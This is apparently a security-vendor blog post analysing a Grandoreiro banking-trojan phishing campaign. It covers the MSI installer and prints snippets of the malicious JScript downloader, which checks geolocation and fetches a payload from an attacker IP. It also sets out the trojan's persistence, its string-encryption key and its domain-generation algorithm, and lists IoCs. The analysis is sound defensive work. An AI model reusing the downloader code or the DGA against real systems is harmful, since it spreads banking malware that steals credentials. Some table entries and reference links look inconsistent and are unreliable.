


Grandoreiro Banking Malware Resurfaces for Tax Season

 trustwave.com/en-us/resources/blogs/spiderlabs-blog/grandoreiro-banking-malware-resurfaces-for-tax-season



Trustwave SpiderLabs in early April observed a Grandoreiro malware campaign targeting bank users from Brazil, Spain, and Mexico. The campaign exploits the tax season in target countries by sending out tax-themed phishing emails.

Grandoreiro was first detected in 2016 is one of the largest banking trojan families developed to strike targets Latin America. The malware can log keystrokes, capture clipboard data, steal cookies and other user information using malicious browser extensions, and monitor online banking activity.

Spam Delivery

An attack begins with threat actor distributing email spam in Portuguese. The email pretends to be a memo coming from “Serviço de Administração Fiscal” or “Tax Administration Service” as translated. It has a link that downloads a malicious PDF document hosted on a compromised website.




Figure 1. Email spam in Portuguese

The PDF purports to come from DocuSign and tricks the user into clicking the link leading to a ZIP archive containing an MSI installer. The same compromised website as the PDF document also hosts the ZIP archive.





Figure 2. DocuSign-themed PDF file

The MSI Installer

Digging deeper into the MSI installer using the Orca MSI Editor, we observed a suspicious code embedded in the CustomAction table. The CustomAction enables the author of an installation package to extend the capabilities of standard actions by including executables, dynamic-link libraries, and scripts.



Tables	Action	T	Source	Target
ActionText	AI_SET_ADMIN	51	AI_ADMIN	1
AdminExecuteSequence	ExecuteScriptCode	229	APPDIR	var wshShell = new ActiveXObject("wscript.shell"); var localAppDataZ = ...
AdminUISequence	AI_ResolveKnownFolders	1	acustact.dll	AI_ResolveKnownFolders
AdvExecuteSequence	AI_RESTORE_LOCATION	65	acustact.dll	RestoreLocation
Binary	AI_RESTORE_AI_SETUPEXEPATH	51	AI_SETUPEXEPATH	[AI_SETUPEXEPATH_ORIGINAL]
CheckBox	SET_APPDIR	307	APPDIR	[AppDataFolder][Manufacturer][Productname]
ComboBox	AI_BACKUP_AI_SETUPEXEPATH	51	AI_SETUPEXEPATH_ORIGINAL	[AI_SETUPEXEPATH]
Component	AI_InstallModeCheck	1	acustact.dll	UpdateInstallMode
Condition	AI_DpiContentScale	1	acustact.dll	DpiContentScale
Control	AI_SHOW_LOG	65	acustact.dll	LaunchLogFile
ControlCondition	SET_SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][Productname]
ControlEvent	AI_CORRECT_INSTALL	51	AI_INSTALL	0
CustomAction	AI_SET_RESUME	51	AI_RESUME	1
Dialog	AI_SET_INSTALL	51	AI_INSTALL	1
Directory	AI_SET_MAINT	51	AI_MAINT	1
Error	AI_SET_PATCH	51	AI_PATCH	1
EventMapping	AI_DOWNGRADE	19		4030
Feature	AI_PREPARE_UPGRADE	65	acustact.dll	PrepareUpgrade
FeatureComponents	AI_STORE_LOCATION	51	APPINSTALLOCATION	[APPDIR]
File	SET_TARGETDIR_TO_APPDIR	51	TARGETDIR	[APPDIR]

Figure 3. CustomAction table view in Orca MSI Editor

The block of the custom code written in JScript serves as a downloader of the final payload. The code will perform host and IP address location checks before it downloads, extracts, and executes the final payload.

The JScript code avoids infecting a host with “dx” as the network username. It uses the geolocation service <http://ip-api.com/json> to gather the target’s IP address location data. Distribution of the final payload is only limited to IP addresses located in Brazil, Spain, and Mexico. After passing the checks, the final payload will be downloaded from [hxxp://167.\[.\]114.\[.\]143.\[.\]27:4433/mrrrpx2503.\[.\]zip](http://hxxp://167.[.]114.[.]143.[.]27:4433/mrrrpx2503.[.]zip) and extracted at %AppData%\Roaming\RIPIOSDS in the background.

```

1 var wshshell = new ActiveXObject("wscript.shell");
2 var localAppDataZ = wshshell.ExpandEnvironmentStrings("%localappdata%");
3 var network = new ActiveXObject("WScript.Network");
4 var userpc = network.UserName;
5 var VHTzMUYY = "kitbootnetsuuui.exe";
6 var PASTAXX = "RIPIOSDS";
7 var paistools;
8 bloquearboots("http://ip-api.com/json/");
9 Sleep(4);
10 ' check if the username is 'dx' and terminates the scripts
11 if (userpc == "dx") {
12 WScript.quit();
13 }
14
15 ' download link for final payload
16 var BdYrBLNo = "http://167.114.43.27:4433/mrrrpx2503.zip" + "?" + userpc + "=" + paistools;
17 var zBHhTUVH = new ActiveXObject("WScript.Shell");

```

Figure 4. Code snippet of the JScript custom action

```

104 string= WinHttpRequest.ResponseText;
105 if(string.indexOf("Brazil") != -1)
106 {
107 xps = "OK";
108 paistools = "BR";
109 }
110 if(string.indexOf("Spain") != -1)
111 {
112 xps = "OK";
113 paistools = "ES";
114 }
115 if(string.indexOf("Mexico") != -1)
116 {
117 xps = "OK";
118 paistools = "MX";
119 }
120 if(xps == "BOOT") { WScript.quit(); }
121 return true;
122 }

```

Figure 5. JScript block that checks for IP address location

The downloader retrieves a ZIP package with an executable and multiple DLL components. The executable (kitbootnetsuuui.exe) appears to be legitimate software called the Advanced Installer Intune Tool used in the deployment of software packages and signed with a valid signature.

The executable is bundled with three DLLs. Two of these are uires.dll, the resource module of the Advanced Installer tool, and the Zlib data compression library – zlibai.dll, both of which are legitimate libraries. The third DLL masqueraded as a debug help library, dbghelp.dll, is the Grandoreiro banking trojan.

Table 1. Filenames and hashes of zip package

Filename	SHA1
kitbootnetsuuui.exe (Advanced Installer Intune Tool)	5dd0b062dda3991c09e439f0688ba94004573d6e
uires.dll (Resource module for Advanced Installer)	be3bebab8db0087d92316b5f54b5aaf5f51fbf46
zlibai.dll (Zlib data compression library)	aadc8a089d1288e91e6ba9e095d37d30de3bbb18
dbghelp.dll (Grandoreiro banking trojan)	ff908727cc1b5335e541fbcd80a327565f308bc7





Name ^	Type	Size
 dbghelp.dll	Application extension	309,906 KB
 kitbootnetsuuui.exe	Application	909 KB
 uires.dll	Application extension	11,443 KB
 zlibai.dll	Application extension	163 KB

Figure 6. Extracted files of the final payload

Grandoreiro banking trojan

We have seen several common characteristics of Grandoreiro in this variant, as documented [here](#). Written in Delphi, the threat actor inflated the DLL to 300MB by adding bitmap images to the resource section. This technique is known as binary padding and is used to evade detection. Other Latin American banking trojans like Javali have implemented a similar technique.

After running the signed executable, it will load the malicious DLL payload and perform the malicious routines. Grandoreiro leverages the DLL side-loading technique to conceal malicious actions under a legitimate software process. This method will likely evade detection by AV scanners since the benign executable used to side-load the DLL may not raise alerts during execution.

The trojan sets up persistence using the registry run key to enable automatic execution at every startup:

Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run

Value: HYNCDLXKKIO={SAMPLE_PATH}\kitbootnetsuuui.exe

Grandoreiro may gather host information such as operating system version, hostname, display monitor information, keyboard layout, and mouse type. Moreover, it is capable of enumerating installed security programs and web browsers. It can execute shell commands like pinging a domain or an IP address and kill running processes. Keylogging, monitoring users' browsing activity, capturing clipboards, and stealing session cookies are part of its backdoor capabilities.

Target bank names, executable names, installation locations, and other internal strings are encrypted with the key "F5454DNBVXCCEFD3EFMNBVDCMNXCEVXD3CMBKJHGFM" using XOR-based encryption. Grandoreiro resolves these strings and API calls during execution to evade detection.

Table 2. List of several encrypted strings with equivalent plaintext

Encrypted String

Plaintext

34C116B01045F71235F1	Santander
7B89EE046F849392A4BF8747CA789F40964FF429	TRAVASITE Bradesco
C34B8C35AF16C0689EE8739745F519C3187DF90509	Internet Banking BNB
3FC6025AF66E8B4EF53AF177AA49EB15BB5A8FF018D26E	AplicativoBradesco.exe
102A4B89CB0B3BEE16DE	~\Trusteer
4DD31260968283B86B9AD475	HSBC España
9BB814B217B052CE76B846	chrome.exe
A5A022B71EA6BD7A9F9B5992B4	AvastSvc.exe

We wrote a string decryptor and created a list of decrypted notable strings available at this [link](#).

Domain Generation Algorithm (DGA)

Grandoreiro's DGA implementation relies on the current date as a seed variable. It queries an NTP server, e.g., time.nist.gov, to retrieve the current date and time. The day combined with the letter corresponding to the month in Table 3 and the rightmost digit of the current year as a suffix will act as the initial value. For instance, the date 13/04/2022 will yield "13W2".

Table 3. Monthly key

1	2	3	4	5	6	7	8	9	10	11	12
N	S	L	W	B	K	Z	O	D	E	P	V

The initial value is XORed with the current date's key; refer to Table 4 below. The hex equivalent of the product of the XOR operation, all characters should be upper case, will be concatenated to the static string, nuu, serving as a prefix. The output is base64-encoded using the custom alphabet set, "g-yA-Za-fz0-9+/", with the padding removed, generating the subdomain name.

Table 4. Daily XOR keys for each month

Date	Jan (1)	Feb (2)	Mar (3)	Apr (4)	May (5)	Jun (6)	Jul (7)	Aug (8)	Sep (9)	Oct (10)	Nov (11)	Dec (12)
------	------------	------------	------------	------------	------------	------------	------------	------------	------------	-------------	-------------	-------------

1	iota	fxcj	vdjq	dinu	wcmt	qbgo	pdha	xejr	ewdj	tyio	hzel	wbmt
2	bcmp	egxa	oruz	eglo	ikpu	wyej	gjmr	txak	behm	ehkp	gvzf	vzcm
3	jorh	ndgy	nthy	mrdw	orwi	uxci	insh	fwbh	takp	ehyd	lotz	ptyk
4	adgn	duze	clqd	lqtv	fknu	vyin	qthy	xafk	ejmt	knsg	loty	ckpd
5	nqta	orwb	loty	ckpd	zehn	adgn	orev	seva	zdogm	knsx	ails	ruzj
6	lqty	hmpu	mpty	cgkp	pswc	waej	fvyd	cfin	lqty	nqva	svyk	mpsz
7	hwbg	aejo	jmrw	quyi	qehz	nsfw	vybg	adin	hlqu	adgl	gjnt	hkou
8	ilqe	fuze	cglp	vyin	mpsx	nrdv	hwze	dhkp	gjmr	vybg	vybi	sfa
9	orub	knsg	fuxc	qvyi	swak	nrfv	qtfw	vycg	rdvz	knqe	bjot	uxcm
10	fuze	mpsx	ckod	vycn	uxam	aimr	yblq	ptgx	loth	orva	vybn	dhkq
11	rwzj	dhmq	zcmr	osxc	fimr	uxak	orwb	ailq	swbk	wzdi	gjot	afin
12	jmpw	euxc	knsx	loty	uxch	dhkp	cgjo	gjns	knrv	mgev	wzdj	qdgx
13	kpsx	knqg	aeht	ilot	xakp	xadi	mptg	vybg	gvze	ptyi	rdvz	bfin
14	aein	qdgx	zehm	adgl	mpdv	gvaf	zcmr	ilot	zckp	gjot	pthy	nqth
15	uxch	ailq	xadi	wbej	ails	lpsg	ruzj	ilot	impv	hwbg	jmpd	ilot
16	mrdu	vyin	xadk	sehy	svyk	yblq	vzcm	bjnt	nqua	bjmr	psxc	ngev
17	akns	jnsx	seva	jnrf	adin	twak	impv	mquz	mrfx	swbk	swzk	ruyi
18	nqva	dglq	imqe	zjnr	nqth	rvyi	knqv	ehlp	ilqe	fjmr	chkp	ybel
19	mrdu	ydgl	txcl	ruyj	jnsg	qtyi	mpsx	hwze	psgx	mpsx	vaej	jorf

20	rwam	hwbg	bfio	hlqu	mrva	orvb	adh1	tfwb	cfip	ruxc	xaek	aeho
21	qthy	rehz	xadi	ybel	ejmr	bejo	ychl	jmpd	fls	mpuz	nrfv	fuxc
22	yblq	bjot	tgwb	dhwb	mqeu	reuz	xafk	korf	nqva	psxc	ckpd	ruxc
23	ilqe	uybm	sehy	jmpd	zjmr	wzcm	dgva	jmpf	qvyi	ruxc	svak	uxch
24	rehy	gjmt	knsq	xbjo	orwb	rtyc	ilpt	wzjo	xain	svzj	fkns	nqdv
25	qtfw	zehm	psxc	pswb	bejo	gjmr	ilqe	wzjo	losy	uxcm	ilqv	lpsy
26	lorf	xcgl	knsx	zehm	dgwc	behm	ilqe	mpsx	loty	zcmr	psxc	hxbg
27	jmqv	clqd	mpdu	dgxc	twbl	zcmr	loty	uxch	dglq	nrva	lpdu	ybfk
28	hlou	lorh	qduz	orfw	hkou	lorf	vybl	sfuz	xadi	ruzj	psgx	nqev
29	zcgl	zclr	xaip	psgx	uxch	uxbk	jnqv	rdgx	ehxb	svzk	nqev	orvb
30	tfuz	uxbl	qvyi	uxaf	rdgx	uxbm	jmpd	nrdu	loth	quxc	ilqe	fwze
31	jmpd	orwb	kosx	aehm	vzjn	pswb	pthx	aimr	seva	puxc	bkpt	blot
32	orub	kpsx	losy	ehmr	bfjo	zchm	orfw	uxak	jnsf	knqv	twal	oruz

The subdomain is prefixed to free Dynamic DNS providers such as freedynamicdns[.]org to serve as command-and-control infrastructure for data retrieval and exfiltration. We have precalculated the domains and reported them to the DDNS service provider for a takedown action, but it has not yet responded to our request. Our Python code implementation of Grandoreiro's DGA is available [here](#):




Figure 7. Process of Grandoreiro's domain generation algorithm

Conclusion

In this recent campaign, Grandoreiro consistently exhibited a variety of tricks to evade detection, such as code obfuscation, binary padding, and the use of MSI's custom action to execute its payload, to name a few. The re-emergence of the Grandoreiro banking trojan indicates that it evolved and remains a threat in the Latin American and Portuguese/Spanish-speaking countries.

IoCs

URLs:

[hxxp\[://\]belfaro\[.\]com\[.\]br/admin/PROCESSO-02028\[.\]82655\[.\]2019\[.\]550\[.\]pdf](http://belfaro[.]com[.]br/admin/PROCESSO-02028[.]82655[.]2019[.]550[.]pdf)

[hxxps\[://\]belfaro\[.\]com\[.\]br/admin/nota\[.\]php?file=docprocesso27032022\[.\]zip](http://belfaro[.]com[.]br/admin/nota[.]php?file=docprocesso27032022[.]zip)

[hxxp\[://\]167\[.\]114\[.\]143\[.\]27:4433/mrrrpx2503\[.\]zip](http://167[.]114[.]143[.]27:4433/mrrrpx2503[.]zip)

167[.]114[.]88[.]99 (C2 IP Address)

iuc1[\da-z]{11}\.freedynamicdns\.org (C2 DGA)

Files:

SHA1: 1e81d73ff946560692a01c38649227897339dd5a

docprocesso27032022i512i3j0i271i2.3130j0j15&sourceid=chrome&ie=UTF-8.msi (downloader)

SHA1: ff908727cc1b5335e541fbc80a327565f308bc7

dbghelp.dll (Grandoreiro banking trojan)

References

Grandoreiro Decryptor: https://github.com/SpiderLabs/Grandoreiro-decryptor/blob/main/grandoreiro_dga_gen.py

Grandoreiro DGA code: https://github.com/SpiderLabs/Grandoreiro-decryptor/blob/main/grandoreiro_string_decryptor.py